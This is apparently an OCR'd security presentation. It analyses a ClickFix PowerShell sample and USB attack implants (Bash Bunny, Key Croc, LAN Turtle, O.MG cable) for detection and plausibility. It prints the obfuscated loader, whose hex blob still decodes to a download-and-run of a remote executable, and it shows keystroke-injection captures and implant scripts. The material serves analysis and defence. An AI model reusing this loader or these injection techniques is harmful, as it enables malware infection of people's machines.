
- detected via vestigial traces in Windows shell RunMRU list under `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\`
- alerted by Microsoft Defender as the *ClickFix* vector - with some caveats, however

```
...
qYDqXFJOlwQVAGDRwSNgjMnPjjbvxMWVtIbzgLsfOTxTEFZuXCNIjhmeloHndNRYZvcsfEklZiSQOTKdKhYvyOlL
WxNsEFBABYuJdgPSRciAPWPSddcwpWaLJQVhqrhThSOpZBAeRGdWfkwAhvPadELfyizMLhbZvPTwHasccyfjsDgY
TVAvcGqcHiqqBnSkeDaQRzsHCmxeZbmuCbtqhgwoYrpZjCbofuEocPHUctsqILDfvvoZucDyGlrZJTYAKIzeXySm
TZNnoGgMnKdnNBuDrGirYhKIUrfA
MYHxdCGVOPJAFelzqlmJOvmRPaNlOESwagAPDfJLvYocwhltvLSjEWlQlqhCoUGJwMZZeWwKcbOqGKUipUqDljrE
ujdMxGXbRegjHLPZPHHdIuJbWzNTeDXMVUeutjMVDmZcdkadFQoebNwAZBqysDxNGTOmgUgfvlZVVhylYjONOtlH
YeVrtOdApLVKWnxkkJjqnberDEZJokzMiHOCzolgIZfJMnPlmdcFKvTwzdopoTLFMIcPYvlwXChOvUePooXLHtCn
nSCVzwrpNaxELAMrrfiINFAeyYAzwAxTGpbGsPwaKsAVXaDocgTcKtZiRXXawrsNceyWZGybiHxVEfHYVMXQhVIM
PsoVsWeSznstbhOWhrtCvEemPzF
jUcfHVmGgRcjMdfVQmOwnxBiqcFQLOCFtQvyXIlXpaiEEHgZQiNzBCSlTupfQVvRPXqwihyIBqGNPwdivgAcBCDq
yJecSGHUeQphRjrikEyLwEWXRHjkUTQMTzyZCVqvjmiyGvQMoRswEsutmHLLWXzLAdOSlSgOOCcJWYRVrXvCbUHb
FFmvKfYLmWxchxaWldhBQkWNqqTzcwkgWmNgflEjeQXAao
ntwYRxmFLUiYEULYjplRGukurzZyXzMWnBCaDDfntQbsxGgkXFgiOIitJChSYohLHMlCRlVgKyXpSrwlSoaRTeHe
TIQAWNOFiQklUeSmkAY
Add-Type -AssemblyName System.Windows.Forms;
[System.Windows.Forms.MessageBox]::Show('Verification complete!', 'Information',
[System.Windows.Forms.MessageBoxButtons]::OK,
[System.Windows.Forms.MessageBoxIcon]::Information);
PlsaSFvzjNQsdEHiIUUJxkSHCGLQoWnhSFstbiyvaOerSYHgNvJRQqbfSkXLufKNaiZXMOGaWZjiFbpezeDtMWRc
eNarLmAuDQRjyjUyojvqHsZrvtMPcRBERxtynPPjYofpJFfPJEEdaaUmnjwRakSmPNRBqVLZUMSSNkhpOxGXMYdr
cHLETxInVsZwodZnteIOHBYDBGDdevZqjZYjKHGWDexUKlBkYSehPPkaiICMufIaSiMOFqdlYmKcEEsQFTFMQrbU
pxACEtcYWXBcYmehpsJdFHWdPlHaawJaHsZHpaheKmGhCQsToXXYiyPibWmSmBxZNbUgNXsOLeSTApbztomDYlsI
dqgSnOsIogTbvLGReJMDfwilvmYyOuBciMCWqaawlKeTWzEiiVYPYodhIvXBpuutfqsjIjaEiPRVROOviqPtVmEt
...
```

```
Add-Type -AssemblyName System.Windows.Forms;
[System.Windows.Forms.MessageBox]::Show('Verification complete!', 'Information',
[System.Windows.Forms.MessageBoxButtons]::OK,
[System.Windows.Forms.MessageBoxIcon]::Information);
```



```
$dIZA
='6965786874747073 3A2F2F7777772E616767696F726E616D656E746F616767696F726E616D656E746F2E636F6D2F6D6E6F676F2E657865244D4541595A203D2024
656E763A417070446174613B66756E6374696F6E206B50416D28247669476C2C202461676D444E55297B6375726C20247669476C202D6F202461676D444E557D3B66
756E6374696F6E20657752707828246495A41297B6B50416D202464495A4120246167 6D444E557D2461676D444E55203D2024656E763A417070446174612 02027
5C6D6E6F676F2E657865273B6577527078202464726344577 64E552E537562537472696E6728332C3532293B737461727420246167 6D444E553B3B';

$dGeP = 0..(($dIZA.Length/2)-1) | ForEach-Object
{[Convert]::ToByte($dIZA.Substring($_*2,2),16)};
$drcDWvNU = [Text.Encoding]::ASCII.GetString($dGeP);

# $drcDWvNU contains the following, now
# iexhttps://www.aggiornamentoaggiornamento.com/mnogo.exe$MEAYZ = $env:AppData;function
kPAm($viGl, $agmDNU){curl $viGl -o $agmDNU};function ewRpx($dIZA){kPAm $dIZA $agmDNU}
$agmDNU = $env:AppData + '\mnogo.exe';ewRpx $drcDWvNU.SubString(3,52);start $agmDNU;;

& $drcDWvNU.Substring(0,3) $drcDWvNU.Substring(55);;exit;

# Visualization of the script block via
# Write-Host $drcDWvNU.Substring(0,3) $drcDWvNU.Substring(55)
# gives the following
# iex $MEAYZ = $env:AppData;function kPAm($viGl, $agmDNU){curl $viGl -o
$agmDNU};function ewRpx($dIZA){kPAm $dIZA $agmDNU}$agmDNU = $env:AppData +
'\mnogo.exe';ewRpx $drcDWvNU.SubString(3,52);start $agmDNU;;

# Where the substring $drcDWvNU.SubString(3,52) returns (sanitized)
# hxxps://www[.]aggiornamentoaggiornamento[.]com/mnogo.exe
```



-- https://www.virustotal.com/gui/file/fb28d84069e811c070daf8a8a270ee40c0eb4abb1507debca58e080138df4408

Bash Bunny, Mark II

USB 2.0 HS, multiple class device, HID typing 570 chars/second

Payloads and exfiltration results stored locally on SD card

Remote connection possible via network tethering

Quad-core embedded Linux device, boot time 11 s

Plausibility Analysis

1. Plausible, both attended and unattended scenarios
2. USB 2.0 is old, but its exploitations are new and still evolving; big potential due to the **multiple profiles coherently acting together**
3. Detectable heuristically on a device layer due to its somewhat exotic nature; O.MG cable detector does not apply - it can only tell this is an active device, but this is obvious
4. Besides (theoretical) detection, there is no robust prevention on the USB device layer, needs to be coped with at upper levels - USB function layer and higher

bb-10-03-2022-demoHID - Total Phase Data Center v7.01.000

File Edit Analyzer View Help

2.069 MB

Sp	Index	m:s.ms.us	Len	Err	Dev	Ep	Record	Summary
HS	19214	0:55.937.475	875 us				[8 SOF]	[Frames: 567.1 - 568.0]
HS	19215	0:55.938.362	8 B		46	03	Input Report	Keys=[LShift u]
HS	19220	0:55.938.475	875 us				[8 SOF]	[Frames: 568.1 - 569.0]
HS	19221	0:55.939.362	8 B		46	03	Input Report	
HS	19226	0:55.939.475	875 us				[8 SOF]	[Frames: 569.1 - 570.0]
HS	19227	0:55.940.362	8 B		46	03	Input Report	Keys=[LShift s]
HS	19232	0:55.940.475	875 us				[8 SOF]	[Frames: 570.1 - 571.0]
HS	19233	0:55.941.362	8 B		46	03	Input Report	
HS	19238	0:55.941.475	875 us				[8 SOF]	[Frames: 571.1 - 572.0]
HS	19239	0:55.942.362	8 B		46	03	Input Report	Keys=[LShift b]
HS	19244	0:55.942.475	875 us				[8 SOF]	[Frames: 572.1 - 573.0]
HS	19245	0:55.943.362	8 B		46	03	Input Report	
HS	19250	0:55.943.476	875 us				[8 SOF]	[Frames: 573.1 - 574.0]
HS	19251	0:55.944.362	8 B		46	03	Input Report	Keys=[Space]
HS	19256	0:55.944.476	875 us				[8 SOF]	[Frames: 574.1 - 575.0]
HS	19257	0:55.945.362	8 B		46	03	Input Report	
HS	19262	0:55.945.476	875 us				[8 SOF]	[Frames: 575.1 - 576.0]
HS	19263	0:55.946.362	8 B		46	03	Input Report	Keys=[o]
HS	19268	0:55.946.476	875 us				[8 SOF]	[Frames: 576.1 - 577.0]
HS	19269	0:55.947.363	8 B		46	03	Input Report	
HS	19274	0:55.947.476	875 us				[8 SOF]	[Frames: 577.1 - 578.0]
HS	19275	0:55.948.363	8 B		46	03	Input Report	Keys=[f]
HS	19280	0:55.948.476	875 us				[8 SOF]	[Frames: 578.1 - 579.0]
HS	19281	0:55.949.363	8 B		46	03	Input Report	
HS	19286	0:55.949.476	875 us				[8 SOF]	[Frames: 579.1 - 580.0]
HS	19287	0:55.950.363	8 B		46	03	Input Report	Keys=[f]
HS	19292	0:55.950.476	875 us				[8 SOF]	[Frames: 580.1 - 581.0]
HS	19293	0:55.951.363	8 B		46	03	Input Report	
HS	19298	0:55.951.476	875 us				[8 SOF]	[Frames: 581.1 - 582.0]
HS	19299	0:55.952.363	8 B		46	03	Input Report	Keys=[Return]
HS	19304	0:55.952.476	875 us				[8 SOF]	[Frames: 582.1 - 583.0]
HS	19305	0:55.953.363	8 B		46	03	Input Report	

Text LiveSearch

No filter: 19315 records.

Protocol Lens: USB

Capture Control

Software Capture Buffer

0:00:00

Navigator

HID Report

General	Radix: auto
Timestamp	0:55.938.362.100
Duration	1.000 us
Length	8 Bytes

Input Report	Radix: auto
Keyboard LeftControl	0b0
Keyboard LeftShift	0b1
Keyboard LeftAlt	0b0
Keyboard Left GUI	0b0
Keyboard RightControl	0b0
Keyboard RightShift	0b0
Keyboard RightAlt	0b0
Keyboard Right GUI	0b0
Keyboard/Keypad Array	Keyboard u and U (24)
Keyboard/Keypad Array	Reserved (no event indicated) (0)
Keyboard/Keypad Array	Reserved (no event indicated) (0)
Keyboard/Keypad Array	Reserved (no event indicated) (0)
Keyboard/Keypad Array	Reserved (no event indicated) (0)
Keyboard/Keypad Array	Reserved (no event indicated) (0)

Command Line

```
1> open(u'C:\\Users\\rflab\\2022\\pivo\\bash-bunny\\bb-10-03-2022-demoHID.tdc')
Buffer cleared.
File opened.
Lens has been set to usb.
```

Details

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ASCII
0x0000	02	00	18	00	00	00	00	00									....

Data

Bus LiveFilter Info

Duration: 0:00.000.001.000 Transferred length: 8 bytes (~7.629 MBps)

EN

Device Class - Can be changed on the fly

ATTACKMODE	Description
`SERIAL`	ACM – Abstract Control Model Serial Console
`ECM_ETHERNET`	ECM – Ethernet Control Model Linux/Mac/Android Ethernet Adapter
`RNDIS_ETHERNET`	RNDIS – Remote Network Driver Interface Specification Windows (and some Linux) Ethernet Adapter
`AUTO_ETHERNET`	Automatic Ethernet. This attack mode will first attempt to bring up ECM_ETHERNET. If after the default timeout of 20 seconds no connection is established, RNDIS_ETHERNET will be attempted. The timeout may be changed by adding ETHERNET_TIMEOUT_XX where XX is the number of seconds, e.g. ETHERNET_TIMEOUT_60 for one minute. Requires firmware version 1.5+
`STORAGE`	UMS – USB Mass Storage Flash Drive
`HID`	HID – Human Interface Device Keyboard – Keystroke Injection via Ducky Script

Bash Bunny Reflexive HID Channel

```
root@bunny:/# cat /usr/local/bunny/hid_reader.py
#!/usr/bin/python
# Simple program to read HID output reports.
# Converts output to HEX and stores the latest output in a file

HID_DEV = "/dev/hidg0"
OUT_FILE = "/tmp/hid_out"


def poller():
        while True:
                with open(HID_DEV, "rb") as r:
                        output = r.read(1).encode("hex")
                        with open(OUT_FILE, "w") as w:
                                w.write(output)


if __name__ == "__main__":
        poller()
root@bunny:/#
```

Starting HID Reader Process

```
##############################################################
# Function to start hid_reader
##############################################################
hid_reader() {
   kill $(cat /var/run/hid_reader.pid 2>/dev/null) &>/dev/null
   touch /tmp/hid_out
   python /usr/local/bunny/hid_reader.py &
   echo $! > /var/run/hid_reader.pid
}
```

— https://medium.com/@netscylla/offensive-implants-part-2-b3ce67009f02

Key Croc

Bash Bunny with an extra USB host for HID and 2.4 GHz WiFi, allowing the role of HID MITM and providing an independent covert channel towards C2

- Multiple payloads triggered by user typing on the controlled keyboard
- Own typing speed 571 chars/s, boot and start time 21 s
- Does not bridge each and every HID report, the filtering occurs above the HID level
  - E.g. KBD LEDs are controlled independently on the main USB host

Key Croc “Hello World!”

```
MATCH hello
QUACK STRING " world!"
```

LAN Turtle

Bash Bunny with an extra Ethernet adapter, allowing the role of TCP/IP MITM

- Atheros AR9331 SoC at 400 MHz MIPS
- 16 MB Onboard Flash, 64 MB DDR2 RAM
- USB Ethernet Port – Realtek RTL8152
  - provides autonomous USB front-end
- 10/100 Ethernet Port
- Indicator LED (Green Power, Amber Status)
- Button (inside case for Factory Reset / Firmware Recovery)
- Dimensions: 95 x 23 x 31 mm

O.MG Cables

“The O.MG Cable is a hand made USB cable with an advanced implant hidden inside. It is designed to allow your Red Team to emulate attack scenarios of sophisticated adversaries…”


USB HID sniffing and data injection

Remote control through embedded WiFI

Low-Speed device with certain Full-Speed sniffing capability, HID typing of 125 characters per second

Plausibility Analysis

1. Plausible, both attended and unattended scenarios
2. Low-speed bus profile is quite slow for today, however, HID is a rich terrain for exploitations; especially for a combined sniffer/injector
3. Detectable heuristically; there is an original forensic detector available (discerns active vs. passive cables); can stay totally quiet and show up for very a precise amount of time
4. Besides the physical detector, there is no robust prevention on the USB data layer, needs to be solved by a system security policy limiting HID devices impact fundamentally


o-mg-10-03-2022-demoHID - Total Phase Data Center v7.01.000
File Edit Analyzer View Help
1.576 MB
Sp Index m:s.ms.us Len Err Dev Ep Record Summary
15060 0:32.563.980 164 ... T <Reset> / <Target disco...
LS 15061 0:37.604.503 <Low-speed>
LS 15062 0:37.604.508 10.0... <Reset> / <Target disco...
LS 15063 0:37.614.510 <Low-speed>
LS 15064 0:37.617.510 126 ... <Suspend>
LS 15065 0:37.744.062 54.7... <Reset> / <Chirp K> / <...
LS 15066 0:37.798.816 <Low-speed>
